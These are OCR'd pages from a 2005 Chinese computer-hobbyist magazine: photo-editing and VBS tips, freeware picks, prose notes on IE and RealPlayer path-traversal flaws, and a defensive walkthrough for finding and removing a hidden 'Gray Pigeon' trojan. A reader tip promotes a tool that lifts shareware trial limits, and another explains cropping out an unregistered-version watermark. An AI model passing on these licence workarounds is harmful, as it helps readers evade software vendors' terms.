第二步：先来把照片亮度修改一下。点击屏幕上方"编辑→调整→智能改善"按钮，接着点击窗口左侧的"自动调整色调"及"亮度和对比度"按钮，对画面的色彩进行调整(见图1)。



图1

第三步：我决定在照片上留下我的名字，于是点击了窗口上方的"文字→添加/编辑"按钮，在窗口左侧的"文字"栏中输入我的名字，然后设置"字体"及颜色，点击"应用"按钮，就完成输入了。不过文字光秃秃的有点难看，于是又点击"文字→效果→火焰"，然后在窗口左侧双击了一个看不起来不错的火焰文字效果，这样我的名字就变成了火焰文字。

第四步：好像我还不够漂亮，需要再修整一下。于是点击了窗口上方的"效果→摄影→美化肤色"，这样把我脸上的青春痘都去掉了。

第五步：最后还要加点效果。点击窗口上方"装饰→边缘→魔术"，同样是在左侧双击满意的效果，就可以完成添加了。为了增加效果，我又使用了"装饰→画框"功能，为照片添加了一款相框(见图2)。



图2

第六步：现在照片已经处理完了，按下Ctrl+S，将照片保存。然后选择"分享→电子邮件"，就可以将照片发给其他好友了。当然你也可以选择"打印"项，将照片按照不同样式打印，或直接打印至T 恤上。

"我形我速 5"里面还有很多有意思的东东，比如图画签名，照片的艺术处理，填充各种图案等等，非常方便。

CF [YY08]

三个VBS脚本帮你操作快快快

★★★

■江西 朱春林

2004年第20期的《电脑爱好者》有一篇文章《巧用SendKey N步并一步》，介绍了VBS脚本的基本应用和技巧。看了之后，受益匪浅，闲来无事，就写了三个不错的脚本(本文代码可以从http://www.newhua.com/cfan/200504/vbs.rar处下载)。

1.新建复制一次完成

实现功能：在复制一些文字后，运行这个脚本，就会自动打开"记事本"，并自动在"记事本"中粘贴复制的文本(将如下的代码输入"记事本"中，在保存时，将扩展名改为VBS即可)。

```
Dim WshShell
Set WshShell = CreateObject("WScript.Shell")
WshShell.Run "notepad"
WScript.Sleep 1000
WshShell.AppActivate "无标题 - 记事本"
WshShell.SendKeys "^v"
```

注：如果电脑够快，这里可以修改WScript.Sleep 1000后的1000为更小的数值，以加快执行速度。

2.全文自动翻译

实现功能：在复制一些英文内容后，运行这个脚本，就会自动打开金山全文翻译程序，并把所复制的英文粘贴到金山全文翻译程序中，然后进行翻译(代码略)。

注：代码中的"C:\Progra~1\Kingsoft\FastAIT\KingTr~1.exe"为所安装金山快译的路径，请自行修改，注意目录及文件名要使用8.3格式。

3.快速静音

实现功能：运行这个脚本，就可以实现系统静音(代码略)。

注：如果要实现取消静音，则把代码的"+"改成"-"即可。

Just Do It

如果经常使用这些脚本，建议在桌面创建它们的快捷方式，然后为其指定相应的快捷键组合，比如：Ctrl + F3之类的。

CF [YY09]

数码照片仿真“反转片”

★★

■ 河北　闫艳力

如果你喜欢艳丽的色彩和逼真的层次感，仅仅使用普通数码相机还是很难实现的，而能够胜任此要求的反转片数码相机的价格却一直高高在上。或许有人说，可以用Photoshop等图像处理软件来做反转片，但众多调节参数让许多人望而生畏，其实，你不妨来试试Digital Film(以下简称DF)。在开始之前，可以打开http://www.gsnsoft.com/df/product_sample.htm来看看反转后的效果。

小知识

什么是反转片

我们平时用普通光学相机拍照冲洗出的底片被称为负片，将相片底片翻正就得到正片，比如电影院放映机的电影拷贝。我们平日的照片在一定程度上也可看作正片，它是由相机先拍摄，再翻转，最后冲印得到的。而反转片是指拍摄后，将获得的感光胶片直接反转冲洗而获得高色彩高对比度的照片或胶片，一般有黑白反转片和彩色反转片，彩色反转片可直接获得色彩与被摄体几乎完全相同的胶片，其色彩真实鲜艳，具有高质量的正像效果，被大量用于制版印刷和制作精美的幻灯演示程序，专业摄影师在拍摄广告照片和婚纱艺术照片时也大多使用彩色反转片。

现在就来将一幅春意盎然的油菜花相片变得更加逼真和艳丽。

第一步:快速反转照片

运行DF，点击“打开”按钮打开要优化的数码相片，接着勾选“启用正片仿真”，并选择合适的“正片类型”，试用版提供“富士 Velvia(RVP)”及“柯达黑白T-Max 100”两种仿真，如果照片主体是人物，请勾选“人像”选项，接着单击“应用”按钮即可将照片摇身变成美丽的反转片了(见图1)。

第二步:添加水印和签名

点击“水印”标签页，勾选“启用水印”并在位置栏中确定好水印的显示位置，一般默认即可。再单击




图1

Digital Film 小档案

- 软件版本:1.62　　软件大小:2597KB
- 软件性质:共享软件　　适用平台:Windows 9x/2000/XP
- 下载地址:http://www.onlinedown.net/soft/23663.htm

“打开图像”按钮，选择自己的水印LOGO(不要太大)，如笔者加了CFan的LOGO，并将“不透明度”设为30。如果想要将水印LOGO中某种颜色透明，在“指定透明色”选择即可。

第三步:给相片　个框

点击“边框”标签页，勾选“启用边框功能”，在其后的选择框中可选择“白底黑边”或“黑底白边”，下面的各种设置默认即可，最后点击“应用”按钮即可。另外，你还可将自己喜欢的图片作为“衬底”，方法是勾选左下方的“图片”选项，并选择满意的图片(见图2)。



图2

小提示

未注册的DF会在你的照片左上角叠加一个大约150像素×55像素的水印LOGO，但不影响相片整体效果，如果追求完美，不妨在PhotoShop等图片处理软件中将相片上方留出大约高为55像素的空白，再放到DF中进行处理，处理完毕后，再用PhotoShop或ACDSee裁剪掉数码正片的LOGO便可。

CF [YY10]

解决FlyakiteOSX字体变小问题

■ wincha

本刊2005年第3期《资源和美丽我全要　XP完美克隆Mac OS》一文介绍了让Windows XP变Mac OS的方法，不过安装后显示字体较小，其实还是办法解决的。安装完FlyakiteOSX后，只要右击桌面空白处，选择“属性→外观”，修改“窗口和按钮”为Panther，其他选项不必修改，即可解决窗口字体偏小的问题了。

小编有话说:除wincha外，江苏读者XIAOXIAO也在第一时间内发来了解决方案，作为鼓励，我们将送给他一份精美礼品。

CF [YY11]



轻松简转繁：简繁互转小工具

软件版本：1.0
软件大小：866KB
软件性质：免费软件
适用平台：Windows 9x/2000/XP
下载地址：http://www.onlinedown.net/soft/37638.htm

问：我在有些网站上看到的繁体文字，想转为简体文字，我用一般的方法根本无法转换这些文字，请问用什么工具可以实现它们的互转呢？

答：简繁互转的工具及方法我们已经介绍过多次，但多数技巧或工具只是针对BIG5码及GBK码的互转。其实GBK码也分为简体和繁体，但一般的软件是无法完成GBK码的简繁互转，而我们这里的"简繁互转小工具"可以为你解决这个问题。

进入软件后，首先将你的文字粘贴至窗口上侧的文本框中，然后设置"GBK繁→简"，再选择"将结果拷贝至剪贴板"按钮即可。

另外如果你同时在软件中勾选"监视剪贴板"及"自动将结果拷到剪贴板"两项，那么软件会自动将剪贴板中的文字进行转换后，再送到剪贴板中，在你进行大量的文字转换时可以使用此功能。除此之外，软件还支持文件的批量转换，只要设置选好文件，就可以"转换"了。

将你的MM的照片做成哪都看得到的壁纸：DESK PROJECTION



软件版本：251KB
软件大小：1.0.6
软件性质：免费软件
适用平台：Windows 9x/2000/XP
下载地址：http://vazagi.homepage.dk/DPv106.zip

问：我的MM想让我将她的照片放到一个随时都能看到的位置，请问有没有这样的软件呢？

答：如果你需要这样的软件，推荐使用DESK PROJECTION。这款软件是一款可以将图片变为透明，并置顶的软件，在使用时，它不会影响你的正常操作，你只会看到一张半透明（此透明度用户可自行修改）的图片显示在屏幕中。

将软件下载并解压缩后，直接运行DProj.exe，这时会弹出图片选择窗口，选择好MM的图片即可。如果需要对透明度进行修改，则右击系统托盘中的软件图标，然后选择Opacity（不透明度）项即可；如果想隐藏系统托盘内软件图标，则只要在该图标上右击，选择Disable Icon（关闭图标）项即可。注意想恢复系统托盘图标时，需要将软件所在目录下config.ini文件中的TrayIcon=0行改为TrayIcon=-1。

试用体验

北京读者LL：我注册过一个早期的共享软件，前几天因为需要所以找出来使用，可是注册码找不到了，后来在网上找到一款软件，名为Sunny FreeWizard，它能解除共享软件的试用限制，如日期限制、启动时弹出的提示窗口及使用天数、次数限制，感觉很不错，这里推荐给大家。

只要将软件下载后，按照向导运行即可。其实这款软件并不是对程序进行破解，而且也不是百分之百进能够解除试用限制。对于日期限制，一些软件只要将系统时间改回就可以使用，如果你要手工修改，很容易忘记恢复，而Sunny FreeWizard可以帮你自动完成。对于使用时弹出的窗口Sunny FreeWizard则可以自动帮你完成固定按键序列的点击来解除限制。



（注意，请勿将软件用于非法活动）

软件版本：3.0
软件大小：670KB
软件性质：免费软件
适用平台：Windows 9x/2000/XP
下载地址：http://www.newhua.com/cfan/200505/freewiz30.zip

最近更新

腾讯QQ 2004II 珊瑚虫版 3.03

升级指数：★★★★

能够显示IP的QQ版本。新版本集成腾讯TM 3.0 Build Beta3，集成了最新的IP数据查询更新工具，并更新了IP数据。

下载地址：http://www.skycn.com/soft/4934.html

EmEditor 4.11　　　　升级指数:★★★

极佳的文本编辑器。新版本做出了很多更新，比如可以导出导入设置。如果你是EmEditor的用户，推荐你升级到最新版。

Windows 2000/XP汉化版下载地址:http://www.onlinedown.net/soft/29556.htm

Windows 9x汉化版下载地址:http://www.onlinedown.net/soft/34368.htm

千千静听 4.3.1　　　　升级指数:★★★

能够显示歌词的MP3播放器。新版本在Windows XP或更高版本系统中支持窗口阴影效果，修正数个BUG，增加自动关机功能等。

下载地址:http://ttp.liuxuan.com/ttpsetup.exe

新软试用

北京读者小郁:我试用了2004年第4期的"真人原唱手机铃声DIY工具"，发现非常不错，然后找到其主页，发现它已经推出1.2版，新版本增加了更多铃声，而且以前无法转换的铃音格式现在都可以使用了(支持MMF、MP3、PMD、AAC、AMR、ADP、MFM、DXM等格式)，非常方便。同时还增加了图示均衡，音量走势等功能。

下载地址:http://download.bitrings.com/wav2ring/w2ringtone120.rar


CFan小编狂PK:本刊2005年第2期刊登了一篇《五分钟搭建WEB服务器和论坛》，广大读者都对此文抱以了极大的兴趣。可是在安装论坛时却出现了问题，这是由于文中介绍的是WAPM1.0R2(官方又称此版本为1.5)，而文章发表后不久作者就将WAPM升级为2.0，并作了一些细微的改动，作者同时在2.0安装包中特意为我们的电脑爱好者读者做了1.5与2.0的差别说明。大家可以从http://bbs.cfan.com.cn/index.php?showtopic=201568了解修改方法。

本刊2005年第2期介绍的"电脑消磁圣手"软件，经过很多网友测试，还有高手反编译，证实这款软件没有效果，请大家不要再下载试用，这里小特也对所有试用过这款软件的读者表示歉意。

重装输入法不再难:输入法卸载清理工具

问:我在安装极点五笔时，出现了错误，之后就无法安装了，也不能卸载，请问应该怎么解决呢?

答:这个问题的确很麻烦，只有完全卸载才能重新安装，这时又无法卸载，那么只有求助于第三方软件了，比如下面介绍的"输入法卸载清理工具"。



软件版本:72KB
软件大小:0.51
软件性质:免费软件
适用平台:Windows 9x/2000/XP
下载地址:http://www.newhua.com/cfan/200505/xrfxz.rar

这款软件可以卸载系统自带的微软拼音输入法2.0/3.0、微软新注音输入法、微软新仓颉输入法98b(这些输入法是基于Windows XP而设计的，不能保证其他系统可正常卸载)，还有拼音加加(原版及增强版)、智能ABC输入法5.x、紫光拼音输入法及极点五笔4.x等输入法。

将软件下载后，解压缩，然后运行IME_CleanUp_04.exe，并按提示进行操作即可。

让你的CPU按需而用:Pentium 4 MagicSpeed



软件版本:2.3
软件大小:78KB
软件性质:免费软件
适用平台:Windows 9x/2000/XP
下载地址:http://www.newhua.com/cfan/200505/p4msrc.zip

问:听说现在的CPU消耗资源都很多，请问有没有可以根据需要不同，让CPU自动变速的软件?这样可以节省资源消耗。

答:让CPU降频的确可以减少资源消耗，用一些软件就能完成。我们推荐的这款软件Pentium 4 MagicSpeed就是一款很不错的Intel CPU自动变频工具，最重要的是它占用资源很小，而且使用非常简单。

将软件下载后解压缩运行，软件就会在系统托盘产生图标，右击该图标，在菜单中选择Auto Speed(自动变速)，这样CPU就会根据系统占用的资源，实时减少工作频率，以达到节省资源的目的。另外在菜单中选择其他如Fixed Performance 75%/50%/25%项，可强制使用CPU的75%/50%/25%资源。另外，双击系统托盘图标，可以打开软件主窗口。

注意，该软件不适合主频低于1.5GHz的P4使用者，同时这款软件不也支持AMD Athlon用户及评测爱好者。

迅雷下载 随你选择:迷你迅雷

问:我听说迅雷下载不错，速度很快，但也有高手不屑用于它，请问有没有两全其美的方法呢?

答:推荐你使用最新的迷你迅雷，它的特点就是简单、快捷、高速，其下载界面就是IE的标准窗口，而且对MP3资源进行了特别优化，而且体积也很小，非常便于下载。

软件版本:迷你版
软件大小:554KB
软件性质:免费软件
适用平台:Windows 9x/2000/XP
下载地址:http://210.22.13.83:8080/download.htm



将软件下载，进行安装后，以后在IE中下载文件时，只要右击下载链接，选择菜单中的"使用迷你迅雷"下载项即可。非常简单，方便。

CF [YY12]



漏洞再现:用IE下载FTP路径目录遍历漏洞

影响系统:除Windows XP SP2+IE6 SP1外的所有系统

漏洞分析:当用户通过IE从FTP服务器下载文件到本地文件夹时,文件将会保存,不过如果文件名包含"../"时,文件实际路径就会更改,通过设置恶意文件名和恶意FTP服务器,诱使用户通过拖拽文件进行复制(或右击后保存),可导致文件自动保存在系统目录中,如保存在启动文件夹,就可导致任意命令执行。

补"洞"方法:利用双击过程来下载文件不受此漏洞影响。Windows XP用户需升级至SP2,也可等待微软的IE升级(http://www.microsoft.com/Windows/ie/default.asp),或使用其他FTP客户端软件进行下载。

漏洞再现: RealPlayer语言包存在任意文件删除的漏洞

影响系统: RealPlayer 8.0/10、RealOne Player 2.0

漏洞分析: RealPlayer/RealOne支持私有包递送文件类型,命令为Real MetadataPackages(即RMP),这些文件包含有HTML类型语言,这其中含有各种文件、RealPlayer扩展的信息及相关资源网址。该文件中还包含有一个<FILENAME>标记,它用于指向要下载的相关文件,如果下载的文件已经在系统上,那么就会在没有警告的情况下删除文件。通过在文件名中包含多个"../"进行目录遍历,绕过下载目录,指向任意系统文件,可导致由于文件已经存在而被删除。

补"洞"方法:推荐使用RealPlayer 10.5,如果需要更新可以去华军软件下载最新版本。REALONE2.0下载地址:http://www.onlinedown.net/soft/7872.htm,RealPlayer10.5下载地址:http://www.onlinedown.net/soft/16622.htm。

CF [YY13]

■广东 Qoo酷儿

我是这样追踪鸽子的

如何查杀隐形木马

★★★★

本文可以帮你学到

- 隐形"鸽子"木马侦破全程再现
- 了解多种安全工具的使用方法

注:本文仅在让大家了解安全工具的综合利用,请读者不要轻易运行病毒文件。

最近网上现身一种隐形木马,其中尤以灰鸽子新VIP版远程控制木马为甚。笔者二话不说,随即从朋友那里得到这传说中的"隐身灰鸽子"。

1.什么是"隐形木马"?

随着国内网络环境的发展,蠕虫、木马已经变成网络安全主要的威胁,蠕虫如轰炸机,重在短时重击;木马如战斗机,重于长期偷袭。因此木马非常强调隐形性。木马随着系统、防毒软件及防火墙的升级,从简单的Windows 9x任务管理器不可见,及较早期的反防毒软件及防火墙功能,到实现在NT系统中任务管理器不可见的DLL进程插入木马等隐身方式。而现在,更出现了利用Hook(挂钩,一种编程技术)实现全面隐身的木马,也就是采用挂钩技术,在文件系统、进程、服务里都看不见文件的木马,比如在 览文件时,需要系统调用文件 览的API,这木马就挂钩这个API,使其调用结果中不包含木马文件本身。

2.揭开"隐形木马"的秘密

本次测试环境为Windows XP SP2,当我双击种上此木马后,本人的"System Safety Monitor"(下载地址:http://www.newhua.com/cfan/200505/ssm.zip)马上报警,提示系统增加一项非授权"服务"(见图1)。

之后"System Safety Monitor"没有再报警,据此判断可能是可识别操作系统的木马,先例行检查一下注册表启动项,没有增加数据。由于已经知道是隐形木马,先根据报警查看系统目录,果然没有看到G_Server.exe这个木马文件(笔者已经在"文件夹选项"查看中开启"显示所有文件和受保护的系统文件")。怎么办?先旁敲侧击一下,随手在系统目录新建一个文本文档,将其改名为G_Server.exe试探一下,系统马上报错,提示文件重名。看来木马已经出现了。




图1

系统确实有这个木马文件,但你又看不到、找不到,该怎样处理呢?一般情况下,只需重启到安全模式,一切都会变得简单起来。但在本文,不讨论"安全模式"。既然是"隐形",那要看看是怎样的隐形法,既然在Windows目录里隐形了,那么在DOS环境下呢?打开"命令提示符窗口",输入命令"dir /a G_Server.exe",嘿嘿,木马终于露出小尾巴了(见图2)。



图2

再检查一下此木马在其他位置的隐形情况,打开服务(在"运行"中输入Services.msc),还真看不到任何新增的服务,但我们用新版本的HijackThis(下载地址:http://www.onlinedown.net/soft/37094.htm)扫描一下系统的服务,就能看到这个新增加的服务了(见图3)。




图3

顺着思路,马上搜索注册表,可以在注册表直接看到这个由木马创建的"隐形"服务——GrayPigeonServer。在注册表的位置是[HKEY_LOCAL_MACHINE

\SYSTEM\CurrentControlSet\Services\GrayPigeonServer]（见图4）。




图4

另外也在[HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\GrayPigeonServer]找到另一个备份（备注：此类木马所产生的文件名及服务名均可事先自由设置，这里所列只针对本文例子，大家切勿断章取义，按图索　查找相关的文件名或注册表）。

根据经验判断，这只木马应该是利用Hook隐身的。不论笔者在任意分区的任意文件夹内新建一个名字为G_Server.exe的文件，或将某个文件改名为G_Server.exe，当刷新后，以G_Server.exe命名的文件马上就会消失。笔者通过多个常见的防毒软件对带此文件的文件夹进行扫描，均不能报告发现这个G_Server.exe隐形文件，更不要说是查杀病毒了。看来，测试隐形木马的结果可以出来了：是利用“Hook”让Windows屏蔽显示某些关键的文件名，以达到在Windows隐身的目的，即在Windows正常模式下，你不能通过常规方式查找出此木马踪影，包括防毒软件也不能发现。

既然是利用“Hook”隐身的，还要查查到底有没有帮凶、同党。启用Advanced Process Manipulation（以下简称APM）（下载地址：http://www.diamondcs.com.au/downloads/apm.exe）工具软件后，终于发现了这个“Hook”了。这个Hook用DLL文件插入了笔者所有正在运行的进程当中，当笔者打开截图工具时，木马也一并插入了笔者的截图工具进程中（见图5）。




图5

被插入的“Hook”是G_Server_Hook.DLL，文件名已经注明了自己的身份。再找找，APM里已经找不到可疑份子了。看来好像就这么两个文件了（G_Server.exe及G_Server_Hook.DLL），别急，让我再试试IceSword（下载地址：http://www.newhua.com/cfan/200505/icesword.rar）的威力，打开IceSword一看，在Windows下就显示出了三个木马文件（见图6）。




图6

怎么会多出个G_Server.DLL？看来APM也是有局限。再用IceSword查查其他方面，先查查进程，难怪得没找到G_Server.DLL，原来这只“灰鸽子”不单在后台默默启动了IE的进程，还利用它的“Hook”隐藏了这个IE进程（见图7）。



图7　因为笔者这台机子还没有连上互联网，当然没有打开IE

这只“灰鸽子”还真不赖，还能隐藏了IE进程，笔者用其他常见的任务管理器都不能发现这个IE进程。既然是偷偷开启了IE的进程，肯定是想干坏事了。再查看一下这个IE进程的模块信息（右击进程，选择“模块信息”），原来G_Server.DLL隐身于此（见图8）。

这个G_Server.DLL肯定是通过捆绑IE




图8



通过PID快速判断电脑是否中了木马

朋友的Windows XP不知何故，运行起来特慢，程序根本无法运行。于是我去帮它修理。

首先，查看“Windows任务管理器”，发现当电脑开机后，CPU资源占用竟然高达99%，应该是中了毒，朋友的电脑因为新买不久，还没来得及安装杀毒软件，如何来确定木马病毒在那里呢？电脑哪个端口是木马开启的呢？

首先，我看到一个可疑进程Internet.exe，它占用了CPU 85%的资源，由于是关键进程不允许关闭，于是通过命令行对PID查询一下：打开“命令提示符”窗口，输入命令“netstat -ano -p tcp”（不含引号），这里要注意如果是Windows 2000，则输入“netstat -an -p tcp”（不含引号）命令。这时就会显示本机开放的所有端口，其中有一个PID为888的进程，对应文件是syste32.exe（伪装的system32.exe），端口为7626。这样，我们就明白了syste32.exe程序正在通过电脑7626端口进行监听，造成了现在电脑运行起来特慢，程序无法运行。之后安装杀毒软件，进行杀毒即可。

小提示

PID列我们可以在“任务管理器”中看到，Windows XP（Windows 2000默认开启的）默认情况下进程中是没有“PID”项显示的，我们选择“查看→选择列”，然后将“PID（进程标识符）”复选框勾选上就可以了。

（河北　香草天空）

CF [YY14]

进程，从而突破防火墙的。当然也要用IceSword检查系统服务，果然，IceSword把隐藏了的服务GrayPigeonServer也显示出来了（见图9），到此为止，这只新出炉能“隐形”的灰鸽子，在笔者使用多种工具之下，终于现出真身了。



图9

3.将“隐形木马”从系统中清除

所有数据都拿到了，测试也到此为止了，剩下的就是清理现场了——杀死这只“隐身”鸽子。这个任务就要轮到笔者此前汉化的KillBox出马了（关于KillBox的情况请参考《电脑爱好者》2005年第3期《新软物语》中的介绍）。打开KillBox，不要使用“ 览”（木马还是“隐形”的，KillBox“ 览”不到），直接填上木马文件的完整路径，如“H:\WINDOWS\G_Server.exe”。然后再使用KillBox替换文件的方法来清除G_Server_HooK.DLL（见图10），并按提示重启电脑即可。



图10

重启后，马上转到系统目录，删除还残留下的G_Server.DLL和G_Server_HooK.DLL（此文件为替换后的文件）这两个文件，别担心，这些文件已经不起任何作用了，你想怎么删都行。最后一步当然还要清除病毒留下的尾巴——那个新增的木马服务，笔者是直接删除注册表内新增的那个服务（即图4所示位置）。

小提示

当然，你也可以不使用KillBox，只需在发现病毒时登陆到“安全模式”也可以直接删除这三个文件，在“安全模式”，你更可以近距离看到这只灰鸽子的“庐山真面目”。

小编有话说：看过这篇文章，也只是希望大家不要害怕木马、病毒，而文章中出现的软件，我们也会在未来进行较详细的介绍，在这里大家只要有一个初步的印象就可以了。CF [YY15]

巧用瑞星杀毒软件2005过滤垃圾邮件

★★

■瑞星工程师 史瑀

垃圾邮件是目前困扰用户的一个严重问题，许多信息安全厂商都开始进行反垃圾邮件的研究。目前，瑞星杀毒软件2005版中已经添加了反垃圾邮件功能。

瑞星杀毒软件2005版的反垃圾邮件模块是基于目前较为先进的贝叶斯定理（Bayesian）进行开发的，具有自我学习的优点。因此瑞星杀毒软件2005版的反垃圾邮件功能区别于其他同类产品，不需要用户进行繁琐复杂的规则设置，只需要打开杀毒软件的“邮件监控”功能，并在设置中选择“过滤垃圾邮件”即可。当用户收取电子邮件时，邮件监控程序便会对邮件进行判断，如果发现为垃圾邮件，则会自动在邮件主题添加“瑞星提示—此邮件可能是垃圾邮件”提示信息，但瑞星并不能将垃圾邮件自动扔到垃圾箱中。

其实，我们可以使用Outlook的邮件“规则和通知”功能方便的对垃圾邮件进行过滤。



第一步：在Outlook的菜单栏中点击“工具→规则和通知”，在弹出的对话框中点击“新建规则”，弹出“规则向导”对话框。

第二步：选中“将主题中包含特定词语的邮件移至文件夹”（见图1），然后点击“步骤2”中的“特定语句”连接，在弹出的对话框中输入“瑞星提示—此邮件可能是垃圾邮件”，点击“添加”按钮（见图2）。




图1



图2

第三步：点击“步骤2”中的“指定”连接，选中“垃圾邮件”夹，点击“确定”。

经过这样设置后，以后再收到被瑞星检测出的垃圾邮件就会自动地被移动到“垃圾邮件”夹中。

Just Do It

Foxmail、Outlook Express都提供有邮件规则功能，如果你在使用这两个软件，请按照相同的方法设置规则，将瑞星过滤出来的垃圾邮件自动放置到垃圾箱中。Foxmail为“账户→过滤器”、Outlook Express为“工具→邮件规则→邮件”。

CF [YY16]

程序谷

边玩边学习　动手做个小游戏

Java 咖啡馆 12 —— Tic-Tac-Toe

★★★★★

■北京　GaryChan

爱情这游戏就像在玩 Tic-Tac-Toe ，○个○×个×谁先谁后谁爱谁的多;爱情这游戏就像在玩 Tic-Tac-Toe，○个○×个×比来比去结果差不多……伴随着徐婕儿的歌声，本期咖啡馆又开张了，今天让我们以开发者的眼光来模拟一个 Tic-Tac-Toe 游戏!

Tic-Tac-Toe 游戏

今天的主题是创作一个 Tic-Tac-Toe 游戏，又叫 Nougts and Crosses，俗称圆圈大叉。在一个井字形的棋盘上，游戏双方各执圆圈大叉轮流在井字的棋盘上下，谁能够在任意一个行、列、对角线上连通自己的棋子，便可以获得胜利。一般圆圈先下。图 1 就是我们将要完成的游戏截图，电脑用右上角的大叉堵住了圆圈的连通趋势(见图 1)。




图 1

这个游戏的基础仍然是 Applet，你可以随时通过 览器访问网址http://www.cfan.com.cn/11program/200505/index.htm 下载整个工程文件并且与电脑一决高下。

游戏基本框架

首先搭起游戏的框架。打开 Eclipse，新建一个 Java 项目，然后为项目添加一个 Class，名字就叫做 TicTacToe，注意在 SuperClass 栏中记得填入 java.applet.Applet，并且去掉 main()方法前面的勾。这个游戏首先需要圆圈和大叉的图片，文件名分别是 nought.gif 和 cross.gif，放在 image 目录中即可。

现在让我们添加基本的代码。首先为 TicTacToe 类定义一些成员变量:

```
/**
 * 给棋盘中的棋子赋值。
 */
int FREE = 0, NOUGHT = 1, CROSS = 4;

/**
 * 用长度为9的数组表示3*3的游戏棋盘。
 */
int board[] = new int[9];

/**
 * 分别表示圆圈和大叉的图片。
 */
private Image noughtImage, crossImage;

/**
 * 游戏是否已经结束的标志。
 */
boolean gameover;

/**
 * 记录游戏结局的消息。
 */
String message;
```

然后增加 init()函数，在这里完成对两个图片的读取工作，并且把 Applet 的工作区域设置成 200 × 200 像素，如下:

```
public void init() {
  noughtImage = getImage(getCodeBase(), "image/nought.gif");
  crossImage = getImage(getCodeBase(), "image/cross.gif");

  setSize(200, 200);
}
```

最后增加 paint()函数，画出井字的棋盘，并且根据 board 变量里面的值确定该格现实圆圈还是大叉:

```
public void paint(Graphics g) {
  // 根据当前信息绘制游戏界面
  Dimension d = getSize();
  int xoff = d.width / 3;
  int yoff = d.height / 3;
  g.setColor(Color.black);
  g.drawLine(xoff, 0, xoff, d.height);
  g.drawLine(2 * xoff, 0, 2 * xoff, d.height);
  g.drawLine(0, yoff, d.width, yoff);
  g.drawLine(0, 2 * yoff, d.width, 2 * yoff);

  for (int i = 0; i < 9; i++) {
    if (NOUGHT == board[i]) {
      g.drawImage(noughtImage, i % 3 * xoff, i / 3 * yoff,
this);
    } else if (CROSS == board[i]) {
      g.drawImage(crossImage, i % 3 * xoff, i / 3 * yoff,
this);
    }
  }
}
```

记得通过Ctrl+Shift+M快捷键加入对类的引用。好了，框架一瞬间就搭起来了，你现在可以直接运行这个Applet，虽然只是个空白的棋盘。

Applet事件处理

由于这个游戏需要与玩家交互，所以先来了解一下Applet的事件处理(Event Handling)机制。

什么是事件呢？在图形介面中，鼠标操作、键盘操作、组件焦点的移动等都是事件，下面让我们看看Java是如何处理它们的。

目前，Java拥有两个版本的事件处理模型——Java 1.0和Java 1.1。在Java 1.0事件处理模型中，一个消息将会遍历Applet上的每个组件，由组件自己测试这个消息是否是需要响应，然后进行相应的处理。由于每个组件都要测试可能与自己无关的每个消息，效率之低可想而知。从而，Sun在设计Java 1.1事件处理模型时引入了全新消息代理模型，所有的消息将集中发给核心的消息代理，然后由代理将特定的消息发送给那些实现了特定消息接收器的组件。 ，中央集权的办事效率显然非常高。

此外，Java 1.1事件处理模型还是Sun推荐的Java Foundation Class的组成部分，与时俱进，所以我们仅仅讨论Java 1.1事件处理模型。

1.事件对象(Event Object)

不同的事件是由不同的Java事件对象表示的，它们都是从java.util.EventObject继承而来的，但各自都加入一些特殊的元素方便操作。比如MouseEvent代表鼠标消息，你能够通过getX()、getY()来获取鼠标点击的坐标。

2.事件接收器(Event Listeners)

顾名思义，事件接收器是用来接收制定事件的，从而不难想像，针对每个事件对象通常都有一个相应的事件接收器，比如上面提到的MouseEvent就有对应的MouseListener，如果你想接收鼠标事件，只要声明你的类实现MouseListener接口，并且在必须实现的函数内写入处理代码即可。

3.件源(Event Source)

事件源可以维护多个事件接收器，当事件发生时，由事件源负责把事件传递给列表中每个事件接收器，从而触发事件接收器的行动。

游戏互动

在这个简单的Applet游戏中，Applet本身，也就是TicTacToe类，显然就是我们的事件源。我们需要让玩家通过鼠标与游戏互动，所以应该给TicTacToe类加入一个鼠标事件接收器，而最方便的做法就是直接让TicTacToe类本身成为事件接收器。

